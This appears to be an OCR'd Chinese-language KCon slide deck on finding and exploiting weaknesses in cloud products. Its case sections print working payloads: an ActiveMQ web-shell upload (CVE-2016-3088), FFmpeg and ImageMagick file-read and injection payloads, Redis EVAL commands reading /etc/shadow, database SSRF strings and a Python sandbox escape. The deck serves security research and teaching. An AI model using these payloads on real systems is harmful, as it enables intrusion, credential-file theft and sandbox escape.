Hacking Cloud Product

[Demon@n0tr00t]

探索一切、攻破一切

[Hacker@KCon]

About me

- Working on 阿里云-云平台安全
- Team of n0tr00t（ http://www.n0tr00t.com/ ）
- ID: Demon (微博：Demon写Demo)
- 跨界：摇滚乐、Coding、安全

Part. 01

分类和架构

云的基础架构


- **种类繁多**
  基础服务大同小异，每家云厂商还有自己的特色云服务

- **资源开放**
  按需付费、资源开放，对于安全的说法就是可控点变多，结界难以把控，安全的天秤随时会倾斜。

- **木桶原理**
  木桶原理被放大，致弱点容易成为致命点。

云产品的通用架构


网关系统
逻辑服务
控制器
调度系统
生产系统
存储系统
底层云组件



用户管理
监控系统
计费系统
资源管理
运维管理
容灾系统

云产品的安全基石 - 沙箱（SandBox）

- 沙箱的结构决定了产品持久稳固性
- 脚本层、容器层、用户权限层
  - -脚本层：JSM、PHP disabled function
  - -容器层：Docker、Linux namespace、cgroup
  - -用户权限隔离：最小权限原则
- avoid be root, use linux capability



Part. 02

隐匿在结界内的隐患

结界的划分

结界外

- 控制台（portal），用户可管理产品
- API服务，通过API访问操作实例方便自动化管理实例
- 实例本身，如连接虚拟服务器,redis,mongodb等

结界内

- 业务逻辑服务，负责业务逻辑处理
- 调度服务，负责调配资源，控制链路
- 生产系统，负责生产实例，或释放实例等
- 管控系统，用于管理或监控实例
- 其他：因架构而定，如还存在一些日志组件，下发任务模块等等

暗物质

- 未知模块，如一些额外的存储系统
- 游离在架构之外的服务，结界不明，难以发现

过度松耦合导致的隐患

- 十人传话游戏
- 多层模块分离，安全职责不明

攻击中间件服务

· 开源消息中间件：Kafka、ActiveMQ、RabbitMQ、OpenJMS等
· 分布式服务框架：Dubbo、zookeeper、TAF

攻击方式

· Load eval Mbean via “getMBeansFromURL” （http://www.n0tr00t.com/2015/04/16/JMX-RMI-Exploit.html）
· Java 反序列化漏洞（http://blog.nsfocus.net/java-deserialization-vulnerability-overlooked-mass-destruction/）
· XML实体注入、命令注入、未授权调用服务

Use Java Message Exploitation Tool (JMET)

- Apache ActiveMQ
- Redhat/Apache HornetQ
- Oracle OpenMQ
- IBM WebSphereMQ
- Pivotal RabbitMQ
- IIT Software SwiftMQ
- Apache ActiveMQ Artemis
- Apache QPID JMS
- Apache QPID Client

项目地址：https://github.com/matthiaskaiser/jmet

使用方法：

```
> java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -Y xterm 127.0.0.1 61616
```

ActiveMQ CVE-2016-3088

```
PUT /fileserver/shell.txt HTTP/1.1
Host: x.x.x.x
Content-Length: 16
```

```
MOVE /fileserver/shell.txt HTTP/1.1
Destination: file:///usr/local/apache-activemq-5.7.0/webapps/shell.jsp
Host: x.x.x.x
```


运维管控系统

- 管理控制实例
- 部署发布系统
- 状态监控系统
- 统一配置管理系统

安全隐患：

- ACL绕过、API未授权调用
- 通过XSS漏洞打入到管控系统执行任务
- 开源的管控系统的漏洞（hue、splunk 、cacti、jekins、zabbix、zenoss、elasticsearch ）

Use hiveSQL to read file




内部服务未授权问题

- Redis未授权访问
- Mongodb未授权访问
- Rsync未授权访问
- Memcache未授权访问

Part. 03

以点破面-Hacking

云服务


云服务
开源服务
自研服务

开源服务

开源服务

开源服务的脆弱点

- 开源产品的已知安全问题
- 配置、权限设置不严格导致沙箱绕过
- 网络边界和部署存在安全问题

案例


FFmpeg:

//exp.m3u8

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://xxx/test.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

ImageMagick:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg";|ls "-la)'
pop graphic-context
```


root@instance-88zyo13k:~# redis-cli -h redis.zpwytqidizjk.scs.bj.[redacted].com -p 6379
redis.zpwytqidizjk.scs.bj.[redacted].com:6379> EVAL "return dofile('/proc/1/')" 0
(error) ERR Error running script (call to f_2f19389505fee8d25b2dfa9aaaba97434e47925a): cannot read /proc/1/: Is a directory
redis.zpwytqidizjk.scs.bj.[redacted].com:6379> EVAL "return dofile('/proc/1/cmdline')" 0
(error) ERR Error running script (call to f_3e6f3a8fc19391d6724a7d742bda6dfbd47df7e2): /proc/1/cmdline:1: unexpected symbol near '/'
redis.zpwytqidizjk.scs.bj.[redacted].com:6379> EVAL "return dofile('/proc/2/cwd')" 0
(error) ERR Error running script (call to f_5d6514497c12ea79b490f96a4595c5f6d1d5d4ae): cannot read /proc/2/cwd: Is a directory
redis.zpwytqidizjk.scs.bj.[redacted].com:6379> EVAL "return dofile('/etc/passwd')" 0
(error) ERR Error running script (call to f_08c011fe391ccf0f929e4157315420760f61e767): /etc/passwd:1: function arguments expected near ':'
redis.zpwytqidizjk.scs.bj.[redacted].com:6379> EVAL "return dofile('/etc/shadow')" 0
(error) ERR Error running script (call to f_3f4029d46036d150bdc6cbedc838c36084af3250): /etc/shadow:1: '<name>' expected near '$'
redis.zpwytqidizjk.scs.bj.[redacted].com:6379> EVAL "return dofile('/var/log/secure')" 0
(error) ERR Error running script (call to f_41faf9893c1725a24ed147ce68daa1031546a6ea): /var/log/secure:1: '=' expected near '3'
redis.zpwytqidizjk.scs.bj.[redacted].com:6379>

Redis eval指令执行dofile枚举系统目录

$>EVAL "return dofile('/etc/passwd')" 0

```
  EVAL "return dofile('/etc/shadow')" 0
3f4029d46036d150bdc6cbedc838c36084af3250): /etc/shadow:1: '<name>' expected near '$'
  EVAL "return dofile('/var/log/secure')" 0
41faf9893c1725a24ed147ce68daa1031546a6ea): /var/log/secure:1: '=' expected near '3'
```

- Mongodb SSRF

```
>db.copyDatabase("\nstats\nquit",'test','localhost:11211')
```

- Postgres SSRF

```
>SELECT dblink_send_query('host=127.0.0.1 dbname=quit user=\'\nstats\n\' password=1 port=11211
sslmode=disable','select version();');
```

- CouchDB SSRF

```
POST http://couchdb:5984/_replicate
ContentType: application/json
Accept: application/json
{
"source" : "recipes",
"target" : "http://secretdb:11211/recipes",
}
```

来源《SSRFbible Cheatsheet》

- 开源产品的已知安全问题
  - FFmpeg SSRF & 任意文件读取
  - ImageMagick RCE
  - Linux local privileges escape
  - CVE ….
- 配置、权限设置不严格导致沙箱绕过
  - python沙箱绕过
  - php bypass disable_functions
  - redis 执行lua脚本枚举服务器文件
  - mysql、mssql 危险函数或存储扩展未禁用
- 网络边界和部署存在安全问题
  - (MSSQL、Mongodb、Postgres、CouchDB ） SSRF
  - 云服务控制系统(接口)暴露在公网

自研服务


“宇宙就是一座黑暗森林，每个文明都是带枪的猎人，像幽灵般潜行于林间，任何暴露自己坐标的生命都将很快被消灭。”

——《三体II 黑暗森林》


宇宙 = 网络

文明 = 系统(服务)

隐匿在云环境下的脆弱目标




隐匿在云环境下的脆弱目标



隐匿在云环境下的脆弱目标

隐匿在云环境下的脆弱目标




攻击方式

- 从进程、网络流量、端口中找寻agent的相关信息
- 定位agent的坐标
- 对agent实施安全测试
- 对agent坐标同网络段下的系统进行测试

案例

某云厂商RPC组件任意代码执行

某云厂商RPC组件任意代码执行



产品本身

利用产品本身功能收集内网IP坐标信息：

- 负载均衡的健康检查机器
- 云安全扫描
- 云监控的请求日志
- 浏览器测试类产品的请求日志

借用实例网络环境访问内部组件:

- 回源功能（CDN、云WAF）
- 域名解析+组合服务（产品服务 ->域名 ->内网IP）
- 网络代理、回调（API网关、云通信、移动端网络接入服务）
- 消息推送（移动消息推送、视频直播流推送）

文件处理属性相关产品

文件读取、解压软链接文件

命令执行、沙箱绕过

SSRF

python沙箱绕过


```
>>> [].__class__.__base__.__subclasses__()[58].__init__.func_globals['linecache'].__dict__.values()[14]
<module 'os' from '/usr/lib64/python2.7/os.pyc'>
```

目标禁止外连怎么办?

服务器A禁止外连

其他云产品实例：RDS、redis、app engine等，通过私网环境向实例透出数据

攻击者连接实例读取数据



在内部能做什么

流量监控

控制集群

寻找特权AK

批量生产实例

总结：How to hack

总结：How to hack：

- 阅读公开文档、架构文档、操作手册，了解产品功能和架构模块
- 研究实例的网络环境与组件间调用关系
- 寻找组件中可能使用到的开源组件列表
- 结合功能和支持的协议分析风险点
- 大量测试，Find vulnerable

THANKS

[Demon@KCon]